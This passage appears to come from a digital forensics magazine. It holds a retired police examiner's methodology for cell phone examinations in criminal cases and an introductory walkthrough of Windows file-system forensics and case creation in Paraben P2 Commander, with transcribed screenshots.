I won't get into the proper procedures of cell phone exams in this article because I am sure that you have heard many points of view on that topic already. What I will touch on is my methodology for performing examinations both in the field and in a lab environment when doing a criminal exam as a private investigator.

Let's take you through a step-by-step process into "Dark Side" of civilian cell phone forensics criminal investigations.

## TOOLBOX

First, let's take a look at my personal "call out" bag.

- I keep a copy of my forensic software and its security dongle. Personally, I use Access Data's Forensic Tool Kit (FTK).
- I also keep a copy of my two favorite iPhone and Android tools. Katana Forensics Lantern software and the Android Ripping Tool (ART) and its companion software DART (Data Analysis Reporting tool) from HTCIlabs.com. I also use the Cellebrite Touch when possible. There are many tools designed for cellphone examinations but those are the ones I use.
- Another very important tool is a faraday container to isolate the cellphones from the network so that you can get the device into Airplane Mode, just in case the law enforcement investigator forgot to place it into airplane mode when they did their exam or returned it to the original mode afterwards.

- You must not forget to bring a universal battery charger and a cable for the device that you are examining. The phone may have been placed into the evidence vault for a long period of time or the battery may be depleted from the phone sitting for a long period of time at the scene.
- One very important tool is a micro SD card reader. Many of the Androids and other non-iPhones store data on micro SD cards and you will need to forensically examine it.
- A digital camera with a good macro, ability to disable the flash, and decent video is a must. Make sure the date and time of the camera is correct and set the camera so that the date and time stamp is displayed on the picture.
- Rubber gloves. Do not touch an unclean device with your bare hands.
- The last items that I always pack are disinfectant wipes. You never know where these phones were. They may have come from a drug lab, child porn ring or the jail. If the device came from the local jail, just think of where it may have been hidden on the subject… Don't forget the wipes!

If you are in the private sector working a criminal case, you are most likely being paid by an attorney, or their client, to examine a device after law enforcement has already had it in their possession. In a civil case, law enforcement probably won't be involved, so you may have the computer before anyone else has examined it. Even then, you must use proper protocols as the opposition will also have an opportunity to examine the device.

I treat every device as if it was a criminal case. You never know when that civil case may turn criminal and you don't want your name on a bad exam. If you are a civilian examiner working for a local law enforcement agency, it is quite possible that you may be called right to the scene of a crime to examine a device.

### AUTHORITY

Civilly you don't need a search warrant but if you are examining a case for law enforcement you need to make sure you have the authority to search it and that you do not exceed the scope of the search warrant. Judges aren't liable for signing a warrant with what later is determined to be no probable cause in most cases but the officer, or you, could be liable for executing a bad search warrant. Read the warrant so that you know what you can and can't search for.

### CHAIN OF CUSTODY

Be sure to sign the agency's chain of custody report. I always bring my own just in case the investigator assigned to the case forgets theirs.

### SAFETY FIRST

When you get the device wipe it down with your disinfectant wipes. Wipe everything that you will touch, including the battery. It is highly unlikely that you will be examining the device before the local police department CSI prints it, but it would not hurt to ask before you clean it.

### DOCUMENT EVERYTHING

I take pictures of the device as soon as I get custody of it, even if it's a civil case. Document any and all damage. Take notes of dates, times and location, case numbers, officers names, make and model of the phone, etc. If the phone is on when handed over to you document that and take a picture of the screen then get it into Airplane Mode, or faraday, as soon as possible.

### A TIP ABOUT FARADAY

When a phone is placed into a faraday device it will continue to try to get a signal. Many phones may increase the power output to try to reach a cell tower and the battery will drain much quicker.

### PASSWORD CAUTION

During the above steps keep in mind that the device, whether it is a cell phone or a computer, may be password protected. If the device goes into screensaver mode it may lock you out, in some cases forever.

### BATTERIES

Remove the battery and charge the battery off of the device if possible. Many devices will automatically restart as soon as the battery has enough charge. If it is not in a faraday container it may connect to the network. Not a good thing today when most internet capable devices have the ability to remotely wipe the device.

## SOFTWARE

Decide which forensic software program(s) you will use to examine the device. I always examine the SD card separate from the device. Removing the SD card and using a more powerful forensic tool such as Encase or FTK will allow you to retrieve deleted data and do a more thorough examination.

## DATA PROTECTION

Faraday the device in a container that will allow you to manipulate the device into Airplane Mode. If you are not familiar with the device it's a good idea to look up the device on phonescoop.com or a similar site and download the manual to familiarize yourself where Airplane Mode is on that phone. On all of the phones that I have examined, the wireless access is also disabled when you place it into Airplane Mode but always check anyway. If your office, or the location of the examination is next to a Starbucks or another hotspot where that device may automatically connect, it could go into the dreaded auto-wipe mode.

## CONCLUSION

Once those steps are completed you can begin your forensic examination of the device and complete your reports.

If you have examined phones in the past you already know that not all phones are 100% supported and 100% of all phones are not supported.

If your phone is not supported or, the section of the phone you need isn't supported, then it may be time to break out the video camera or take still photographs and examine the phone the old school way.

This step-by-step example is not meant to be a thorough exemplar, but rather an idea of what steps and equipment might be needed if you become a civilian examiner that may have to examine criminal cases.

## ABOUT THE AUTHOR

*Larry Smith is the owner and operator of Nevada Digital Forensics based out of Las Vegas, Nevada. Larry was a 24 year veteran of the Las Vegas Police Department retiring in September 2012. He has worked in various details of the LVMPD including Patrol, Gang Unit, Community Policing, Domestic Violence detail, Physical Abuse Detail, and the Sexual Abuse Detail. In early 1999 he started the Cyber Crimes Detail of the Las Vegas Metro Police department and assisted in the creation of the Internet Crimes Against Children Detail (ICAC) as well as the FBI / LVMPD Innocent Image task force.*

*In January 2003 the LVMPD Cyber Crimes Detail, and myself, joined forces with the United States Secret Service's Electronic Crimes Task Force. I assisted in the creation of the Electronic Crimes Unit as a Forensic Data Recovery Specialist.*

*Larry remained with the ECU until his retirement in 2012.*

*Contact Info.*
*Larry Smith (PI#1751a)*
*larry@nvdigitalforensics.com*
*www.nvdigitalforensics.com*

# INTRODUCTION TO WINDOWS FORENSICS USING PARABEN P2 COMMANDER

by Dauda Sule, CISA

Microsoft Windows is the most widely used operating system both for business and personal use. Such popularity has made it one of the most targeted operating systems by malicious attackers. As a result, it is often used as a platform to access personal and work place data, or even to commit policy breaches assisting in the commission of criminal acts. Investigations that are based on electronic evidence stand a very high chance of being carried out on a system with one or the other version of Windows operating system. It is therefore one of the most important operating systems anyone going into the field of cyber forensics will need to know how to investigate.

### What you will learn:

- Basic introduction to Windows operating system
- Use of Paraben P2 Commander disk analysis
- Use of Paraben P2 Commander for image analysis

### What you should know:

- Basic operation of computer systems and programs
- Basic understanding of digital forensics
- Basic understanding of Windows operating system

According to Casey (2004), "understanding file systems helps appreciate how information is arranged, giving insight into where it can be hidden on a Windows system and how it can be recovered and analyzed." There are different versions of Windows operating systems in use ranging from the earlier versions like XP to the current Windows 8. To acquire data or analyze a system, the way and manner the specific operating system version on it operates needs to be known as each version has its peculiarities, however, this article gives a generic overview and does not go into the variances of the specific operating systems. We present an example using Windows 7.

It used to be advisable to pull out the plug on a running system that needed to be forensically analyzed – rather than shut down – so as to avoid tainting or losing; any evidence available therein, especially data in memory which is highly volatile, making it forensically unsound; but with advancements in memory forensics, there is beginning to be a paradigm shift. Memory dumps can be taken by first responders without significantly damaging the evidence using memory forensic tools (like Mandiant Memoryze, Belkasoft Live RAM Capturer and Volatility). Such memory forensic tools are also quite good for detecting malware.

Windows systems computers mainly use one of two file systems: FAT and NTFS. The FAT (File Allocation Table) file system is the simplest of the two. Data are stored in FAT file systems are stored in sectors that are 512 bytes in size and a combination of sectors form a cluster. A cluster is the minimum unit of disk space that can be used to store a file; the smallest cluster comprises one sector. More than one file cannot be allocated to a cluster, but a file may not use up all the sectors in a cluster, there may be some space left. For example, a file of 1000 bytes will be store across two sectors (1024 bytes), leaving free 24 bytes. These 24 bytes are known as the slack space, which is more or less wasted. When a file is deleted on a system and the recycle bin is emptied, the file is not really lost, rather the system records that the cluster, which had been previously allocated for file storage, is now free (unallocated) for storage of a new file. This makes it possible to recover such a file completely if a new file is not saved to the cluster. In the event a new file is saved on the system, it will overwrite the deleted file. If it is of a larger size or equal to the previous space it will completely overwrite the previous one, making recovery more complicated if not impossible. However, if the new file is smaller than the former, there is a chance for partial recovery. For example, if a file of 1000 bytes was deleted, and a file of 700 bytes overwrote it, 300 bytes of the former will be easily recoverable using forensic tools. This partial recovery might be very significant for investigators, such those investigating child pornography who can be able to get a partial view of illegitimate photos that can serve as evidence to indict a suspect. FAT file system can show the last date and time of modification, and the last accessed data and its creation date and time, but does not show last accessed time, only the last accessed date is displayed (Casey, 2004). The NTFS (New Technology File System) supports larger disks than the FAT system and has less slack space by using compression. Information is stored in Master File Table (MFT) where every file in a directory has at least an entry (Oppenheimer, n.d.). NTFS as time stamps that can be used to track creation, modification and access of a file. In addition, NTFS has a change journal, which records objects added, modified and deleted, in streams, one for each volume on the system (Microsoft, 2003).

System logs are also valuable sources of information for an investigator. They can be used to determine when an act was committed and possibly by who (based on details like login information or IP address). It can also be possible to determine if someone else used another's system to commit the act; for example, different credentials were used to logon to the system to commit the act, or corroboration with CCTV footage shows the system owner was away at the time the act was committed, implying his credentials may have be compromised. A case illustrated by Casey (2004) refers to a disgruntled employee who configured his IP address to that of the CEO and then sent offensive messages, giving the impression that it was the CEO who sent that. Upon examining network data, it was discovered that the CEO's IP address was briefly set to a different MAC address, which happened to be that of the disgruntled staff. Internet activity is another area that leaves digital footprints. The Internet Explorer's or other browsers' history, cache and cookies are very good sources of information pertaining to Internet activity, additionally Internet Explorer maintains a rich database of Internet activity in the *index.dat* file. In the event Internet history, temporary files, cache and cookies are deleted or the browser was used in anonymous mode, there are tools that can recover such from the system (such Magnet Forensics' Internet Evidence Finder). There is also some information that can be retrieved in terms of pictures from the thumbnails view; this can be used to establish evidence against a suspect in a child pornography case.

## INVESTIGATING A SYSTEM USING PARABEN P2COMMANDER DEMO

### ABOUT PARABEN P2 COMMANDER


P2 Commander is a forensic tool from Paraben Corporation that is built to process large volumes of data in a fast and efficient manner (Paraben Corporation, 2013). It is a commercially available tool, however, a demo version can be downloaded free for thirty days from the company's website. According to the website the tool can be used for a wide range of forensics analysis of systems like disk, chat, email, registry, Internet files and pornographic detection. The tool is quite robust and can be used for a wide range of investigations and analysis as stated, but its browser capability is restricted to Microsoft Internet Explorer, Google Chrome and Mozilla Firefox, other browsers like Opera and Safari for Windows are not included. The illustrations that follow are based on Paraben P2 Commander Version 3 on a Windows 7 system.

## CREATING A CASE

After installing the Paraben P2 Commander software run it, the GUI as displayed in Figure 1 comes up. Click on *Create new case* in the welcome tab to the top left of the tab, which brings up the new case wizard (Figure 2).

Click next to enter case properties – that is the name of the case and description, stated as "Illustration" and "Example for illustrative purposes" in our example. The next stage involves entering additional information (Figure 4) where details like name of investigator, agency/company, phone and fax numbers, address email and comments. In the example, the name of investigator is entered as "Dauda Sule"; company, "Audit Associates"; comments, "Example for eForensics Magazine"; other entries are left blank. Click finish, this brings up a prompt as to where to save the case; it is saved in a directory called Paraben in this example as shown in Figure 5 (by default it saves to the Paraben directory in the Program files folder where the program was installed. Once saved, the program prompts for the category of evidence to be selected (Figure 7): logical drive, physical drive, image file, e-mail database, chat database, registry, Internet Browser data or other.

For this example, we select logical drive, and then drive H under source type; once okay is clicked, the program prompts to enter new evidence name (Figure 8), the default name (H: in the example) is there, but may be changed if required; the default name is not changed in this example. After that is entered, NTFS settings prompt (the system used in the example is a Windows 7 system and runs on NTFS file system) as shown in Figure 9 comes up giving options of criteria to be used for the evidence (search for deleted files, add the trash folder to the NTFS root, recover folder structure for bad images, and add the unallocated space folder to the NTFS root – all criteria are selected in this example).



P2 Commander: Getting Started


**Welcome to Paraben's P2 Commander!**

Paraben's P2 Commander is a comprehensive digital forensic tool designed to handle more data, more efficiently while adhering to Paraben's P2 Paradigm of specialized focus on the entire forensic exam process. P2 Commander utilizes Paraben's advanced plug-in architecture to create specialized engines that examine elements like e-mail, network e-mail, chat logs, file sorting, Windows registry analysis, Internet files, and more all while increasing the volume of data that can be processed and utilizing resources through multi-threading, a back-end database, and task scheduling.

**Get started with P2 Commander:**
- Create a new case or open an existing one.
- Add evidence (mailstorage databases, chat databases, disk images, logical and physical disks, archives, OLE storages, registry files, Internet Browser data).
- View evidence contents.
- Perform searches.
- Sort binary data by filetypes.
- Export data.
- Generate reports
and more.

```
7/31/2013 8:34:52 PM : Paraben's P2 Commander started version 3.0.4940.2137
7/31/2013 8:34:52 PM : Host OS: Microsoft Windows NT 6.1.7601 Service Pack 1
7/31/2013 8:34:52 PM : -----------------------------------------
7/31/2013 8:34:52 PM :
```

**Figure 1.** *P2 Commander welcome interface*



Paraben's P2 Commander Demonstration version
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options Enable Logging
Search Sort Sorted Files Search Count Contents Add Bookmark
Case Explorer
Items In Total
Welcome
New Case
Welcome Case Properties Additional Information
Paraben's P2 Commander
P2C
wizard
&lt; Previous
Next &gt;
Finish
Cancel
Case Explo... Sorted Files Hashes Bookmarks
Properties
General
Common Log
Common Log Tasks
9:07 PM
7/31/2013

Welcome to the P2 Commander new case wizard!


Please follow the wizard steps to complete the case creation.

□ Skip this page in the future

Category: Common

```
7/31/2013 8:34:52 PM : Paraben's P2 Commander started version 3.0.4940.2137
7/31/2013 8:34:52 PM : Host OS: Microsoft Windows NT 6.1.7601 Service Pack 1
7/31/2013 8:34:52 PM : ------------------------------------------
7/31/2013 8:34:52 PM :
```

**Figure 2.** *Welcome page of the new case wizard*



Paraben's P2 Commander Demonstration version
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options Enable Logging
Search Sort Sorted Files Search Count Contents Add Bookmark
Case Explorer
Items In Total
Welcome
New Case
Welcome Case Properties Additional Information
P2C
&lt; Previous
Next &gt;
Finish
Cancel
Case Explo... Sorted Files Hashes Bookmarks
Properties
General
Common Log
Common Log Tasks
9:08 PM
7/31/2013

**Case Properties**

Please enter the case properties. Please note that the field "Case name" is required.


Case name: Illustration

Description: Example for illustrative purposes

Category: Common

```
7/31/2013 8:34:52 PM : Paraben's P2 Commander started version 3.0.4940.2137
7/31/2013 8:34:52 PM : Host OS: Microsoft Windows NT 6.1.7601 Service Pack 1
7/31/2013 8:34:52 PM : ------------------------------------------
7/31/2013 8:34:52 PM :
```

**Figure 3.** *Case properties entry interface in the new case wizard*



Paraben's P2 Commander Demonstration version
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options Enable Logging
Search Sort Sorted Files Search Count Contents Add Bookmark
Case Explorer
Welcome
New Case
Welcome
Case Properties
Additional Information
< Previous
Next >
Finish
Cancel
Common Log
Tasks

New Case – Additional Information

Additional Information

Please enter additional information. This information is not required and can be filled any time through the Properties pane.

Investigator name: Dauda Sule

Agency/Company: Audit Associates

Phone:

Fax:

Address:


E-mail:

Comments: Example for eForensics Magazine

Category: Common

```
7/31/2013 8:34:52 PM : Paraben's P2 Commander started version 3.0.4940.2137
7/31/2013 8:34:52 PM : Host OS: Microsoft Windows NT 6.1.7601 Service Pack 1
7/31/2013 8:34:52 PM : ------------------------------------------
7/31/2013 8:34:52 PM :
```

**Figure 4.** *Additional information entry in the new case wizard*



Documents › forensics › Paraben


Documents library
Paraben

No items match your search.

File name: Illustration.p2c

Save as type: P2 Commander Cases (*.p2c)

**Figure 5.** *Selecting a directory to save the new case to*


Paraben's P2 Commander Demonstration version
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options Enable Logging
Search Sort Sorted Files Search Count Contents Add Bookmark
Case Explorer
Items In Total
Welcome
Paraben's P2 Commander
finding answers in data
P2C
Start your work here
Create new case
Open existing case
Start Batch Export Wi
Options
Help
Do not show this page in the future
Recent Cases
P2 Commander: Getting Started
Case Explo... Sorted Files Hashes Bookmarks
Properties
General
Common Log
Category: Common
Common Log Tasks
9:10 PM 7/31/2013

Welcome to Paraben's P2 Commander!

...designed to handle more data, more efficiently while adhering to Paraben's P2 ... P2 Commander utilizes Paraben's advanced plug in architecture to create ...ail, chat logs, file sorting, Windows registry analysis, Internet files, and more all while ...resources through multi-threading, a back-end database, and task scheduling.


Get started with P2 Commander:
- Create a new case or open an existing one.
- Add evidence (mailstorage databases, chat databases, disk images, logical and physical disks, archives, OLE storages, registry files, Internet Browser data).
- View evidence contents.
- Perform searches.
- Sort binary data by filetypes.
- Export data.
- Generate reports
and more.

Please wait

Please wait while the case opens...

```
7/31/2013 8:34:52 PM : Paraben's P2 Commander started version 3.0.4940.2137
7/31/2013 8:34:52 PM : Host OS: Microsoft Windows NT 6.1.7601 Service Pack 1
7/31/2013 8:34:52 PM : ------------------------------------------
7/31/2013 8:34:52 PM :
```

**Figure 6.** *New case in process of being opened*


Paraben's P2 Commander Demonstration version - Illustration.p2c
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
